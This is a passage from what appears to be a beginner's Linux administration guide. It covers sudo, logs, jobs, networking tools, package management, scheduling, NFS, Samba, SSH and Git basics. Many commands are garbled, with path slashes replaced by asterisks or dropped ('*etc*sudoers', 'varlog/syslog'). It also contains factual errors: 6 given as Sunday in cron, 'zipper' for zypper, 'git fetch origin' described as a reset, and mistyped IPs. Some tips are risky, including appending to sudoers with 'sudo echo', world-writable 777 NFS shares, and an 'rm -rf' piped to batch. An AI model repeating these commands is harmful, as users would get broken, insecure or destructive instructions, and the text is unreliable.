The sudo command allows a regular user account to elevate a command and run with root level access temporarily. This is a security feature, so you don't have to run as root all the time. Once you run a sudo followed by the command and arguments, you will be requested to enter your password. You will then not have to reenter your password again until the command timesout after non-use.

To see all the users in the sudoers file, type: sudo cat *etc*sudoers

The sudoers file allows you to control who has access to the sudo command. To access this command requires root access. Newer distros, may have security groups such as: sudo or root , which are referenced in the sudoers file will allow you to control who has access to this file.

To see all the users in the sudo group, type: awk -F':' '*sudo*{print $4}' *etc*group There is a command called, visudo that allows you edits the sudoers file. It also checks the syntax of the file to ensure you are not locked out due to a corrupted sudoers file. To execute this command, type: sudo visudo

Tip: *To add a user to the end of a etcsudoers file, type: sudo echo '***user_name** *ALL=(ALL:ALL) ALL' >> etcsudoers*

User Notification

If you need to send notification to users logged in to a local or remote system. You can use the write command to display a message on the user's console screen.

To write a message to another user on the same system, type: write **user_name** After you start the command, you can write the user a message that will display on their terminal, and press Ctrl+D when done.

Note: *Use the* lslogins -OR-who -a *command to see the users logged into the system.*

Managing the Syslog

When the system or applications need to write events (i.e. warnings, alerts, information, etc.), it writes them into the system log (aka syslog).

To check the contents of the syslog, type:

less *var*log/syslog

Note: *There are other system related log files in the varlog/ directory. To see all of them type: ls -l varlog/*.log*

To find out where the syslog is located, type: less *etc*syslog.conf

To send a message into syslogd, type:

echo **HelloWorld** | logger

Note: *It is possible that etcsyslog.conf file is really named etcrsyslog.conf depending on the distro.*

Monitoring log files

Linux provides several different tools for searching and displaying your log files. The ones I am covering next are just the basic ones. Although, they might be the ones that you use the most often.

To see the last few lines, type:

tail ***var*log/syslog** To continuously displays the latest changes to a log file, type: tail -f ***var*log/syslog**

Tip: *To see the top of the log file, type: head* ***varlog/syslog***

To review a log file from the start, type:

less ***var*log/syslog** To quickly find line in a log file that contains specific text, type: grep "find this text" ***var*log/syslog**

Background and Foreground Jobs

In the terminal, commands run serially, meaning you have to wait for the first command to finish before running the next command. If a command is running for a long time, this can be annoying if you have to wait for it to finish before you can run the next command.

Sometimes, this can be an unacceptable behavior, and you just need to run the next command. To overcome this limitation, you have two choices. If you're running X-Windows, you can open up another terminal window. Although, if you’re running a text terminal shell you might want to just run these commands in the background.

To run a command in the background (use the ampersand '&' at the end of the command), type: tree > ~output_file.txt **&**

Note: *When using a command like tree >* ~**output_file***&* , *output (such as errors) may still go to the terminal even though the process is running in the background, try the following to stop it: command* ***&>devnull*** *&*

To see all commands running in the background, type: jobs

To send a stopped process (Ctrl+Z) into the background, type: bg

To bring a command running in the background to the foreground, type: fg

Press Ctrl+Z to pause an application, type: fg restarts the application or bg to run it in background.

To stop a background job, type:

kill %1 **job_number** To stop a running process, type:

kill **process_id** If the KILL command doesn't stop the process, type: kill

-9 **process_id**

Note: *The '-9' is a signal that stands for SIGKILL, which means it will 'cause any process to terminate immediately'. More information, type: man signal*

Shutting down and Rebooting

This section is pretty self-explanatory, *i.e.* restart and shutting down a local or remote system. Use care when using this command as it will stop all processes until the system is restarted.

To shut down (or halt) the system, type:

```
sudo shutdown -h now
```

To restart the system, type:

```
sudo shutdown -r now
```

To cancel a shutdown, type:

```
sudo shutdown -c
```

Tip: *To shut down the system at a specific time, type: sudo shutdown* ***21:00***

-OR-sudo shutdown ***+15***

Note: *If the shutdown -c doesn't work, you can type: sudo pkill shutdown -OR-sudo killall shutdown.*

Network Troubleshooting Tools

These tools will help you troubleshoot your network problems connecting to local and remote systems. There are a great deal more tools that are available to help you diagnose problems, but these are a good place to start.

To check basic connectivity between your local system to a remote system (press Ctrl+C to stop), type: ping example.com

If the command above doesn't work, there are some other things to check. Make sure the local system has an IP address (if it is not displaying correctly there could be a network setup problem), type: ip addr

-OR—

ifconfig

Note: *Make sure you see all the correct information, such as: IP address, default gateway, DNS servers for the local system. If your system uses DHCP or has a static IP address, make sure the system is properly configured.*

Check to make sure the networking subsystem is working (press Ctrl+C to stop). If it doesn't ping your network subsystem or if the network card failed, type: ping localhost

-ORping 127.0.0.1

Try pinging your default gateway. If it doesn't ping either your router is down or local system network settings are wrong, type: ping 192.168.1.1

To test the DNS connectivity, try pinging a remote resource if it doesn't resolve check your DNS settings (or if your DNS server could be down), type: ping google.com

To display the network route path (i.e. hops) a packet takes to get to a destination, type: traceroute example.com

Note: *If you're trying to troubleshoot an IPv6 address, please make sure to IPv6 versions of these commands or add the appropriate arguments. Such as: ping6 , traceroute6 , netstat -A inet6 -rn , ip -6 neighbor show , etc.*

To track the speed of the systems connection, type: mtr -report example.com

List the open network ports that are in the Listening state on the system, type: netstat -lnp

To view the HOSTS file (which overrides DNS on the local host). Make sure that there are no entries in the file that can prevent your connection, type: cat *etc*hosts

To manage entries in the HOSTS file, type:

sudo nano *etc*hosts

Note: *etcresolv.conf , contains a list of Domain Name Servers (DNS) that are used by the local machine.*

Deprecated and Replacement Tools

If you have been using Linux for several years, there are tools that you might still use that could have been deprecated, such as the ifconfig utility to manage the network connection. Sometimes these older tools are replaced with newer tools such as the ip command.

Another example of deprecated tools are the traceroute has been replaced with mtr . The mtr command combines the functionality of the traceroute and ping programs into a single network diagnostic tool.

The newer tools are generally are more sophisticated as far as the information they provide and offer a great deal of new features.

Older Method (ifconfig **)** See the machine's TCP/IP configuration, type:

ifconfig

To disable a network adapter, type: ifdown eth1

To enable a network adapter, type: ifup eth1

To view wireless network adapters and the wireless-specific information for them, type: iwconfig

If this package is not already installed, type: sudo apt-get install wireless-tools

-OR-sudo yum install wireless-tools

Newer Method(ip **)** ip is a utility for displaying and modification of the routing, devices, policy routing and tunnels To show IP summary information for the local system, type: ip addr show

To show all active links are that are up, type: ip link ls up

To show the IP information for a local interface, type: ip addr show eth1

To display IPv4 Information, type:

ip -4 a

To display IPv6 Information, type:

ip -6 a

Bring a network interface up, type:

sudo ip link set eth1 up

Bring a network interface down, type:

sudo ip link set eth1 down

Display the routing table, type:

ip route show

Add a static IP address to a network interface, type: sudo ip addr add 192.168.0.100/24 dev eth1

Delete a static IP address to a network interface, type: sudo ip addr del 192.168.0.100/24 dev eth1

Remote Console and File Transfer

Sometimes you will need to remote in to another system, or transfer files to it. ssh is a secure shell (i.e. encrypted communications) tool to give you remote control of another system. SCP is a secure copy (i.e. encrypted communications) program that will transfer files from one system to another.

To run a secure terminal on a remote system, type: ssh **user@hostaddress**

Note: *For Windows, use PUTTY https://www.putty.org/ to communicate with ssh .*

Tips: *To create an alias (i.e. jane, this can be whatever you want) for an ssh login (it also adds this to the .bash_aliases so it will load automatically), type: echo alias* ***jane***=\'ssh ***user@hostaddress***\' *>> ~/.bash_aliases; source ~/.bash_aliases To enable tab completion for known ssh hosts, using the.bash_history file, type: complete -W "$(echo $(grep '^ssh ' .bash_history | sort -u | sed 's/^ssh //'))" ssh Directions: type ssh , then press the TAB key to see the auto-complete options (if available). For this feature to work, you will have already had to connect to some* ssh *hosts in the past.*

To securely upload a file(s) to a remote server, type: scp file_name.tar.gz user_name@example.com:*path*to/directory/

Tip: *To copy the file to the user directory so it is easy to find later, type: scp file_name.tar.gz user_name@example.com:./*

Notes: *Requires the ssh service to be installed on the remote server. It also requires ssh client to on the local system connecting to the server in order to use this service. It is also expected that the* *ssh service is configured properly for remote login.*

For more information on how to install the ssh server, see the following section "Installing the SSH Server"

Package Management

One of the many ways to install new or remove old programs, including updating them, is by utilizing the package manager that comes with your Distro. The package manager takes care of finding and downloading all the necessary libraries and removing the dependencies that are no longer needed. It then installs the program on the local system.

There are three very popular package managers, but only two are covered in this book: apt : Debian family package management utility, and utilizes the DPKG (Debian Package) files.

> **Note:** *The apt utility is intended as a simplified version of the traditional apt-get tools. Although, it is not intended as a complete replacement of these programs. So, if you are using package management commands inside a script or a shell pipeline, use the apt-get and apt-cache .*

yum : Fedora family package management utility, and utilizes the RPM files.

zipper : SUSE family package management utility, and utilizes the RPM (Red Hat Package Manager) files.

Basic management commands

Displays a list of all packages installed on your system, type: dpkg -l

> **Tip:** *For Fedora systems, type : sudo yum list installed*

To search for a specific package that in apt cache, type : sudo apt-cache search **zip** To get detailed information for a specific package that in apt cache, type : sudo apt-cache show **zip**

Note: *Red Hat equivalent to these commands, type: sudo yum search **zip** sudo yum info **zip***

Updating the System

apt (Advanced Package Tool) and yum (Yellow dog Updater Modified) are command line utilities for interacting with the package management systems. apt sits on top of the dpkg subsystem. While, yum sits on top of the RPM subsystem.

Both the apt and yum utilities provide a more friendly way to handle packaging subsystems. They allow you to find and install new packages, upgrade existing packages, clean up the package cache, *etc.*

apt-get : Debian family of package managers, based on DPKG files apt-get update : Updates the repository information.

apt-get upgrade : Downloads and install applications/library updates.
apt-get dist-upgrade : Downloads and upgrades the distribution.

yum : Fedora family of package managers, based on RPM files yum update : Updates the repository information.

yum upgrade : Downloads and install applications/library updates.

Cleaning Up the Local Storage Space

Occasionally you will have to free up local storage space on your Linux machine. Before you randomly start to delete stuff, there are a few commands you can try to free up local storage space.

Updates the package cache and check broken for dependencies, type: sudo apt-get check

Cleans the APT cache (clears entire cache), type: sudo apt-get clean

Cleans the APT cache (clears outdated packages), type: sudo apt-get autoclean

> ***Note:*** *Try keeping your system up-to-date with the package manager regularly, Linux will regularly try to free up space when this process is run.*

> ***Tip:*** *To see the size of the APT cache, type: sudo du -sh varcache/apt*

Remove all the thumbnails files that are created when viewing files in the file manager, type: rm -rf ~/.cache/thumbnails/*

> ***Tip:*** *To see the size of thumbnail files, type:* du -sh ~/.cache/thumbnails

To purge old system kernels that where left behind after a distro upgrade, type: sudo apt-get autoremove --purge

-OR-sudo apt-get remove linux-image-KERNAL_VERSION

> **Note:** *Replace KERNAL_VERSION with the version of the kernel that needs to be removed.*

Tip: *To list all installed Linux kernels, type:* sudo dpkg --list 'linux-image*'

Uninstall programs that you no longer need, type: sudo apt-get remove package_name_1 package_name_2

Cleaning Orphaned Packages Let's say you installed a package called some_program , and it had a dependency library called some_lib . This library will generally be automatically downloaded when some_program is installed. When some_program , is removed the uninstall procedure that removed it could have left some_lib installed in the system. Thus the some_lib now becomes an orphaned package because there are no programs that have a dependency on it in order to be run.

To remove packages and dependencies that are no longer required, type: sudo apt-get autoremove

Another GUI utility called gtkorphan can be used to remove orphaned packages. If this package is not already installed, type: sudo apt-get install gtkorphan

Note: *This is a GUI app, and requires X-Windows.*

Hardware Information

The tools listed below can display technical information about the (physical or virtual) hardware attached to your local system. This can be very useful if you need to write script that tells the user about the peripherals that are available to the OS.

See technical information about the CPU, type: lscpu

Display information about your computer’s hardware, type: lshw

List all devices the Hardware Abstraction Layer (HAL) knows about, type: lshal

See all devices on the USB bus, type:

lsusb

See all devices connected to the PCI bus, type: lspci

Display information about the block devices.

lsblk

Battery Status and Thermal Temperature

In Linux you can pull information about the power system (including the battery status) from the ACPI (Advanced Configuration and Power Interface). ACPI is an industry specification for the efficient handling of power consumption on computers.

There are a few tools and a filesystem method that you can call for managing and getting information from this subsystem.

upower : Provides an interface to enumerate power sources and control system-wide power management.

Ex: upower -i If this package is not already installed, type: sudo apt-get install upower

-OR-sudo yum install upower

acpi : Shows ACPI information (such as: battery and power information), using data from *proc and* sys directories.

Ex: acpi -V

If this package is not already installed, type: sudo apt-get install acpitool

-OR-sudo yum install acpitool

*sys*class/power_supply/battery : Stores ACPI information about the device's battery.

Note: There is an older deprecated method (before kernel 2.6.x) for checking the ACPI, it was using the *proc*acpi/ directory (**ex:** cd *proc*acpi/; ls -l).

Tip: *There is a GUI (X-Windows) utility called gnome-power-statistics (aka Statistics). It visualizes the user power consumption on mobile devices such as laptops, tablets, etc.*

Linux Diagnostics Tools

The following tools provide a brief overview of some of the tools that you can use to help you check your system. These tools can help you isolate different types of problems with the hardware, OS, and filesystem.

Use the following command to check if your keyboard is working properly, or to display an ASCII code for a pressed key, type: showkey -a

Note: *Press Ctrl+D to stop the program from running.*

Force a filesystem check on the next boot of the computer, type: sudo touch /forcefsck

Display if there is any unwritten data waiting to be written to disk, type: grep ^Dirty *proc*meminfo

Note: *This is useful to know if you have to reset your system, but you still have enough control to get this information. This would tell you have if you might have some data loss.*

Stress Test the CPU

If you want to put a heavy CPU load on all the cores of the processor, the following oneline can help. You will have to expand it for your system depending on how many cores it has. Just repeat the command in the curly brackets as many times for the number of threads you want to produce (the default is 4 threads), type: fullload() { dd if=*dev*zero of=*dev*null | dd if=*dev*zero of=*dev*null | dd if=*dev*zero of=*dev*null | dd if=*dev*zero of=*dev*null & }; fullload; read; killall dd To stop it, just press the Enter key (make sure no other user is running DD on the system or it will get killed as well).

System performance

Test the performance of your hard drive, type: hdparm -Tt ***dev*hda** Check local storage write speed, type:

dd if=*dev*zero of=***tmp*output.img** bs=8k count=256k conv=fdatasync; rm -rf ***tmp*output.img** Shows the processor and memory bandwidth in GB/s, type : dd if=*dev*zero of=*dev*null bs=1M count=32768

By holding down the 'Alt' and 'SysRq' keys on your keyboard and whilst they are held down type the following slowly: R E I S U B

Warning: *This will restart your computer without having to hold the power button.*

Scheduling Tasks

There are two subsystems in Linux for scheduling a task to execute at a future time. There is the AT and the CRONTAB scheduling subsystems. Each one of these services has its advantages and disadvantages to using them.

AT Scheduler

The first method is at command, this is very basic and easy to use. The thing that you have to understand about the at command is that it can only run a set of commands once at a specific time/date.

To run commands at a specific time, type: at 9:30 AM 05/10/2025 press Enter. Then enter a sequence of command(s) to run (example: ls -l > ~at_output.txt) press Enter after each command, then press Ctrl+D to exit the at editor.

AT service management commands:

atq : Lists user's pending AT command jobs.

atrm **job_number** : Deletes user's pending AT command jobs.

batch : Executes commands when system load levels permit.

Tip: *Using the batch command you can run another command or script when the CPU load average is below a certain threshold, type: rm -rf* ***largedirectory/**** | *batch (batch is part of the at , and relies on its service. Warning: use with care, because this command will delete files recursively)*

Note: *The AT scheduling daemon (or service) must be running for this command to work.*

CRONTAB Scheduler

The second command is crontab , this command is more robust then the AT service. The crontab command, can run jobs at regular intervals. That will be one of the main differentiators when choosing which scheduler you want to use.

The first thing you have to learn when using crontab is the command has six arguments. Arguments one thru five, defines the date and time the command is supposed to be execution. The sixth argument defines the command or script to be executed.

Note: *The* crontab *syntax are as following: [Minute (0-59)] [hour (0-23)] [Day_of_the_Month (1-31)] [Month_of_the_Year] (1-12) [Day_of_the_Week (0-6, 6 = Sunday)] [command (i.e. path2script)].*

To create a CRON scheduled job (aka CRON Job), first type: crontab . Then you will be put into a mini-editor (very limited editing functionality). To create a job that runs on 8:05am on January 8th, then executes the command, echo "Hello, World" .

If type crontab . You would have to type: 05 08 08 01 * echo "Hello, World" > test_file.txt Then press Ctrl+D when done.

By default, crontab entries are for the currently logged in user. To see all the defined jobs, type: crontab -l

To edit the CRONTAB entries in an editor, type: crontab -e

To edit another user’s CRONTAB use the following arguments, type:
crontab -u **user_name** -e

Notes: *Wildcard: The attics (*) matches anything Ranges: Use the hyphen (-), to define ranges (i.e. Mon-Fri, 6-11, Jan-Feb, etc.) Multiple ranges: Use a comma to separate more than one range.*

Keywords Shortcuts

CRON supports also supports some predefined special keywords shortcuts for common time equivalents (i.e. hourly, daily, etc.). The table shows the keywords and time equivalents: **Keyword Equivalent** @yearly 0 0 1 1 *

@daily 0 0 *

@hourly 0

@reboot Run at startup.

Note: *The CRONTAB file is located: etccrontab*

NFS (Network File System)

In Linux you can share files with other computers over the network using a service called NFS (Network File System). This service allows remote operating systems, to mount a directory over the network to move files around between systems and devices.

NFS is mostly used for Linux systems, where Samba the service uses the SMB protocol which is used by Microsoft Windows computers for sharing files. The Macintosh OSX and higher have native support for NFS. While Windows 7 offers basic support for this service, Windows 10 has better builtin support (this can vary depending on the edition that you're running).

To install NFS, you have to install the client and service separately. This allows you to install the client or service without having to install the other if you don't need it.

Installing/Configuring the NFS Service In order to host NFS shares on a device you will need the client installed to make them available to remote devices. To install the NFS service on your local system to make files available to devices or computers.

> The first thing you need to do is check if the NFS service is already installed and running on your system, type: dpkg -l | grep nfs-kernel-server
>
> If this service is not already installed, type: sudo apt-get install nfs-kernel-server
>
> -OR-sudo yum install nfs-utils

Setting NFS Directory

It is important to note that Root (superuser) permissions are ignored by NFS by default. So even if you're logged in with root permission, any related actions with those permissions will be ignored by default. This is a security measure to prevent a remote takeover of the system. Although if needed, it is possible to grant root permissions on a per share basis.

First you have to create a mount point for the NFS shares that you're going to mount, type: sudo mkdir -p *var*nfs/myshare .

It's important to note, that these directories *var*nfs and *var*nfs/myshare will have 777 permissions, type: sudo chmod -R 777 *var*nfs/myshare

As a security measure, NFS will translate all root operations as to the client as the nobody:nogroup credentials. Therefore, it may be necessary to change the directory ownership to match the credentials. To do this, type: sudo chown nobody:nogroup *var*nfs/myshare To configure file permissions on the share, you need to add them to the *etc*exports file. You will need to create a line for each directory that you want to share. For example: *var*nfs/myshare 192.168.0.100(rw,sync,no_subtree_check)

Notes: *The file comment in the etcexports file show the general syntax for each line, which looks like: share_directory client_ip_address(share_option1, … ,share_optionN) rw : Grants the client computer both read and write access to the share.*

sync : This option forces NFS to write changes to local storage before replying.

no_subtree_check : This option prevents subtree checking, which has some mild security implications. Although, it can improve reliability in some circumstances.

no_root_squash : By default, NFS translates requests from a root user remotely into a non-privileged user on the server. This option disables this behavior for certain shares.

After you modified the *etcexports* file, you have to restart the NFS service for the changes to take effect, type: sudo service nfs-kernel-server restart

Setting up Firewall for NFS

If a firewall is running on the host machine, and in most cases it generally will. You will need to open up specific ports on the firewall to make the NFS service available to remote systems.

Note: *This section assumes you have the UFW utility installed on your computer for managing the firewall. For more information about the UFW utility, see the following section "Making IPTABLES easier"*

The first thing you want to do is check the status of your firewall, type: sudo ufw status

Note: *If the firewall is not enabled, it is recommended that you enable this feature.*

To see what applications are enabled in the firewall, type: sudo ufw app list

Note: *The UFW utility will check the etcservices for the port and protocol a service uses.*

To add the port to the firewall, type:

sudo ufw allow from any to any port nfs

It is important to note, that NFS best practice recommends restricting the connection to a specific client, type: sudo ufw allow from **192.168.0.100** to any port nfs **Installing/Configuring the NFS Client** In order to access and manage an NFS connection you need to have the NFS client installed. It is possible to install the client by itself without the related NFS services.

To install the NFS client, type:

sudo apt-get install nfs-common

-OR-sudo yum install nfs-utils Next you have to create directories that will be NFS mount points for the client, type: sudo mkdir -p *var*nfs/remoteshare

To issue NFS mount command to access a remote share, type: sudo mount **192.169.0.100:*var*nfs/myshare *var*nfs/remoteshare** To automatically mount an NFS share every reboot, you need to add a line the *etc*fstab , for example: **192.169.0.100:*var*nfs/myshare *var*nfs/remoteshare** nfs auto 0 0

To display all the attached NFS mount points, type: mount

-OR—

df -h

Locking down the NFS Service (optional) To lockdown the NFS service to only be accessed by remote servers that you want to grant access. You need to tell the system to only accept connections from approved remote devices. This is a multi-step process, first you have to tell the system to block all connections, except those that have been approved.

To block all unapproved client connections to the NFS service. Open the *etc*hosts.deny file, then add the following line: rpcbind mountd nfsd statd lockd rquotad : ALL

To grant a system or device permission to connection to the service, add the IP address(es) to the following file. Open the *etc*hosts.allow file, then add the following line: rpcbind mountd nfsd statd lockd rquotad : **approved_IP_address_list** After you modified the permission files, you have to restart the NFS service for the changes to take effect, type: sudo service nfs-kernel-server restart

Note: *There are three NFS configuration files: etcdefault/nfs-kernel-server etcdefault/nfs-common etcexports*

A Quick Guide to Samba

Samba is a service that allows Linux to host or access Microsoft SMB-based resources, such as file shares, printers, and other computer resources across a network. With this service a Linux client can connect to a Microsoft SMB-based network and share files with other Windows-based server and clients.

With this service a Linux server can also host a Microsoft SMB-based network files shares so that other Windows clients can access them. Although, this functionality is not covered in this version of the book and may be included in future versions.

Installing the Samba Service

To install the Samba service, type:

```
sudo apt-get install samba
```

Securing File Sharing

To password-protect a samba file share, you need to create a group called "smbgrp" and set a password for each user.

```
$ sudo addgroup smbgrp
$ sudo usermod user_name -aG smbgrp
$ sudo smbpasswd -a user_name
```

Note: *user_name account must belong to the local system, or else it won't save.*

Configuring Samba

Create a directory for your Samba shares, type: mkdir ~/samba_share/

Note: *To create the secure directory where the shared files will be stored.*

sudo mkdir -p srvsamba/secure_shares Next, set the appropriate permissions on the directory.

sudo chmod -R 0770 srvsamba/secure_shares sudo chown -R root:smbgrp srvsamba/secure_shares

Edit the Samba configuration file, type:

nano *etc*samba/smb.conf

At the bottom of the file, add the following lines:

```
[sambashare]
comment = My Samba Share
path = homeuser_name/samba_share
read only = no
browsable = yes
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter) More advanced directives are available for creating different types of shares (i.e. read, read/write, anonymous only, etc.) To put the changes into effect, you have to restart the Samba daemon, type: sudo systemctl restart smbd

-OR-sudo service smbd restart

Tip: *To test your current Samba settings, type: testparm*

Connecting to an SMB Share

Open up the default file manager in X-Windows, click Connect to Server, type: smb://domain_or_ip_address/sambashare

Enabling Samba in the UFW Firewall If the UFW firewall is enabled on your system, you have to add the following rules to allow Samba traffic to pass through the firewall. Depending on the type of network you're on, this will cause you to have to change these commands to specify the proper IP ranges (in the example this is a class C).

```
sudo ufw allow proto udp to any port 137 from 192.168.1.0/24
sudo ufw allow proto udp to any port 138 from 192.168.1.0/24
sudo ufw allow proto tcp to any port 139 from 192.168.1.0/24
sudo ufw allow proto tcp to any port 445 from 192.168.1.0/24
```

Installing the SSH Server

Secure Shell (SSH) is the default remote administration tool for working with modern versions of Linux. It provides an encrypted communication channel to control a remote server.

The SSH service supersedes the older Telnet service that provided similar remote administration functionality, all communication was unencrypted. Anyone on the network could see all the data and passwords in plain text if they were monitoring traffic.

There are two components to SSH, the service and client. The service waits and allows you to connect to the system to perform remote administration. The client allows you to connect and send commands to the remote service.

To install and configure the service, follow the next instructions.

If this service is not already installed, type: sudo apt-get install openssh-server

Tip: *Check the status of it (if necessary change 'status', to 'start' or 'restart' if the service is not running), type: sudo systemctl status ssh If the ssh service is not running, type: sudo systemctl enable ssh sudo systemctl start ssh*

Make sure port 22 is enabled on the firewall, type: sudo ufw allow ssh

sudo ufw enable

sudo ufw status

Note: *For more information on how to utilize the SSH client and SCP (Secure Copy), see the following section "Remote Console and File Transfer"*

/PROC Virtual Files

The /proc directory is a virtual filesystem that provides information about the processes, filesystem, kernel and more. This is very useful for profiling the system or for troubleshooting purposes.

All you have to do is cat the information, for example: cat *proc*filesystems . To see a complete list of everything that is made available by your OS, type: tree /proc | less

Below are a few examples that you can check out to see what information is available for you to access. This information is very technical, so depending on your depth of knowledge on a particular technology will determine your ability to understand it.

Displays CPU related information, type:

cat *proc*cpuinfo Shows information regarding filesystems that are currently in use, type: cat *proc*filesystems Displays the interrupts that are currently being used, type: cat *proc*interrupts Lists of the I/O addresses used by devices connected to the server, type: cat *proc*ioports Displays the memory usage information for both physical memory and swap cat *proc*meminfo Lists currently loaded kernel modules, type:

cat *proc*modules Shows currently mounted filesystems, type:

cat *proc*mounts Displays various statistics about the system, type: cat *proc*stat Shows the swap file utilization information, type: cat *proc*swaps Lists Linux version information, type:

cat *proc*version

Using Git (For Beginners)

Overview: This chapter is meant as an introduction to the git command. It focuses on how to use the git client to manage data in the server. It doesn't deal with how to setup a remote git server, and only briefly covers how to manage the data in the repositories.

Git Overview

Layer 5: **Application** (i.e. IDE, Complier, etc.) Layer 4: **Shell** (Git command management) Layer 3: **Filesystem** (Local Git repository) Layer 3a: Working Directory (local files) Layer 3b: Index (Pre-staged) Layer 3c: Head (Pre-final commit) Layer 2: **Network and Firewall** (Remote Git repository http://github.com) Layer 1: **Host OS** (Kernel/Programs/Services/Libraries/Data) Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

Prerequisites: *Before starting this section, make sure that you get the updated list of the package manager repositories, so that you get the latest versions of the programs, services and libraries, type: sudo apt-get update -OR-sudo yum update*

If you use Linux (or just about any other major OS) you're going to learn about git . git is what is known as a VCS (or Version Control System). Basically VCS like git are commonly used by programmers (and many others) to store their source code (or other types of content), to track changes made to it (also known as 'versions'), as well as sharing it by making it available to others like yourself to download or contribute changes to it.

There are two main components of a git system, there is the server and the client. The server component holds the master set of data, and feeds content to the clients and accepts changes from the clients. The client components job is to pull data from the server, and collects changes from the local client and submits them back to the server.

Note: *There are GUI based* git *clients that will not be covered. For more* *information do a search for ‘graphical Git clients’*

One of the most popular online public git repositories is known as GitHub (https://github.com/). This site is synonymous with git , and is the default choice for a lot of open source projects. Although, this is not the only choice, there are several git repositories providers to choose from. Some are free, while others offer premium services.

Getting Started

Before you can do anything, you have to make sure that the git client is installed. If the client is not installed then you need to add it to the local system in order to utilize it.

To check if you have the git client installed, type: git --version(If it returns results such as ‘git version 2.x.x’, then the client is installed).

Note: *If you don’t have git , to install it, type: sudo apt-get install git -OR-sudo yum install git*

Key Concepts

We have already covered some important topics, such as: where are the server and client. This section deals with the other important key concepts, for example: repositories, branching, *etc.*

Repositories

All the projects in git are stored in what is called a repository. A repository is where all the related objects (i.e. images, source code, etc.) that make up the project are stored. You can access a repository locally or remotely.

A local repository consists of three ‘trees’ that are maintained by git . The three trees are the Working Directory, Index, and Head.

Each of these trees are outlined below.

> **Working Directory**: this is where all the actual files are stored. In order to work with an existing repository you have to create a new one or clone it locally on your computer. When you clone an existing repository, it makes a full copy of itself that is under your control.
>
> > If you wanted to create a new repository for yourself. The first thing to do is make a directory (i.e. mkdir **directory_name**) to hold the repository. Then you need to switch to that location (i.e. cd **directory_name**), then type: git init (this will create a new hidden directory called .git that stores the configuration files) To work with a remote repository you will have to clone it (basically making a local copy of it). Type: git clone **user_name@host:*path*to/repository** To work with a local copy of a repository, type: git clone ***path*to/repository Index**: acts as a staging area for the recent changes that you have made to the local copies of the files. Generally these are saved changes that you make as you are testing your code. If there is a problem you can revert to previous saved versions of the files.

To add files into the Index, you have to ‘propose’ changes by adding them into the Index, type: git add **file_name** -OR—

git add *

Head: Holds the latest versions of the commit(s) that you've made to the files in the local repository. When you’re ready to commit all the changes that are placed in to the Index, you have to ‘commit’ them to the ‘head’. After they are committed into the head, they can be merged into the master repository that is on a remote system.

To commit the propose file changes into the head, type: git commit -m **"Commit message"**

Note: *It is recommended to create tags for each software release. For example, type: git tag* ***1.2.3 1a2b3c4d5e*** *(the last part is the first 10 characters of the commit id, which can be found in the log.*

Generally, once you have completed making your changes to the files in your local repository. You will want to send them to the master server so that they can be merged with the other changes.

In order to do this you have to tell git to push the changes stored on your local system in the ‘head’, to the master repository stored on a remote server, type: git push origin **master** (*Change* **master** *to whatever branch you want to push your changes to.*)

Note: *If you don’t have an existing cloned remote repository, you have to establish a connection with a remote server you will need to add one. To add a remote repository, type: git remote add origin* ***server_address***

Branching

Another key concept in git is called Branching. The master branch is known as the DEFAULT branch when you create a repository. Branching allows a user to make an isolated copy of a feature to develop it locally, then later merge it back into the master branch when it is completed.

To create a new branch named new_feature , and then switch to it, type: git checkout -b **new_feature** To switch back to the master branch, type:

git checkout master

To delete the branch that was created, type:

git branch -d **new_feature**

Note: *A branch is not available to others unless you push the branch to the remote master repository, type: git push origin **new_feature***

Repository Maintenance

Once you have your repositories setup, you will need to maintain (i.e. pulling, pushing, merging code changes) them and to keep them up-to-date.

Commits and Merges

The following commands for pulling latest commits to your local repository. As well as merging the changes you made back into the master reposttory so others can access them.

To update your local repository with the latest commits, type: git pull

From the working directory to fetch and merge remote changes, type: git merge **master**

Note: *git will try to auto-merge changes. Unfortunately, conflicts can and will happen. It is up to you to merge any conflicts manually by modifying the files displayed by git . After updating them, you need to mark them as merged, type: git add* ***file_name***

Tip: *Before merging changes, you can also preview them by using, type: git diff* ***source_branch target_branch***

Logging

The git log command shows you the commits and the commit message history. The logs are useful for finding what changes have happened and if there were any errors or problems during these commits.

To review the history of the changes made to the repository you need to view the information stored in the logs, type: git log

Tips: *git supports a lot of options to format the output of the logs, for example type: git log --graph --oneline --decorate --all (type: git log --help for more information) git also supports a lot of options for searching the logs, for example type: git log --author=**jim** (type: git log --help for more information)*

Reverting a File/Repository

Sometimes it is necessary to revert or reset a file back to its previous state since it was last committed. These commands help you manage file reversions: To revert a file back to its previous state since it was last committed to a local repository, type: git checkout -- **file_name**

Warning: *Use this command carefully, it will destroy data.*

To reset (i.e. delete all changes, and it is non-reversable) in your local copy of the repository. Then it will download a fresh copy of the data from the master repository, type: git fetch origin

git reset --hard origin/master

Useful Tricks

These commands can make git a little easier to use or more useful.

Display colorful git output, type: git config color.ui true

Show one line per commit in the logs, type:

git config format.pretty oneline

To see the results of this to a before and after of this command, type: git log

Put git into interactive mode (menu selection), type: git add -i

Note: *More information: Check out the official Git site: https://git-scm.com/*

GIT CheatSheet

This git cheat sheet contains summaries and examples of some of the git commands. This section provides a quick reference of how to create, manage and delete repositories, branches and files, as well as modifying the configuration.

Creating Repositories

git init [project_name]

Initialize GIT in an existing directory.

GIT Configuration

git config

Configures the user information for all the local repositories.

--list

shows current GIT configuration.

--global user.name : "[name]"

Sets the user name you want to use to commit your transactions.

--global user.email : "[email address]"

Sets the email address you want to use to commit your transactions.

--global color.ui auto

Enables colorization of the command line output.

Cloning a remote repository (created or forked on GitHub) git clone [path | URL]

Clones (i.e. copies or downloads) a remote repository to your local machine into a directory.

Ex: git clone [https://URL_repo_to_clone]

git remote -v

Displays the handles for a remote repository.

git remote show [handle_name]

Inspect the details about a remote repository.

Manage (Committing/Tracking/Pushing) Changes git add [file_name | *]

Adding new or modified into repository to be stage before committing them.

git commit -m "message"

Commits all changes that have been staged, and adds a message.

git push origin master

Pushes all the committed changes to the master branch of origin.

git reset [file_name]

Unstages a file, and preserves its contents.

git checkout [branch_name]

Switches the branch, and updates working directory.

Fetching/Merging Repositories

git fetch origin

To reset (delete all changes) to your whole repository, with a fresh copy.

git merge master

From the working directory to fetch and merge remote changes.

Checking the Status of the Repository git diff

Displays the diff for files that are modified but have not been staged.

--staged

Shows the diff for files that are staged but not committed.

git status

Shows which files have been modified and/or staged since the last commit.

Managing Branches

git branch

Displays a lists of all local branches in the current repository.

git branch -d [branch_name]

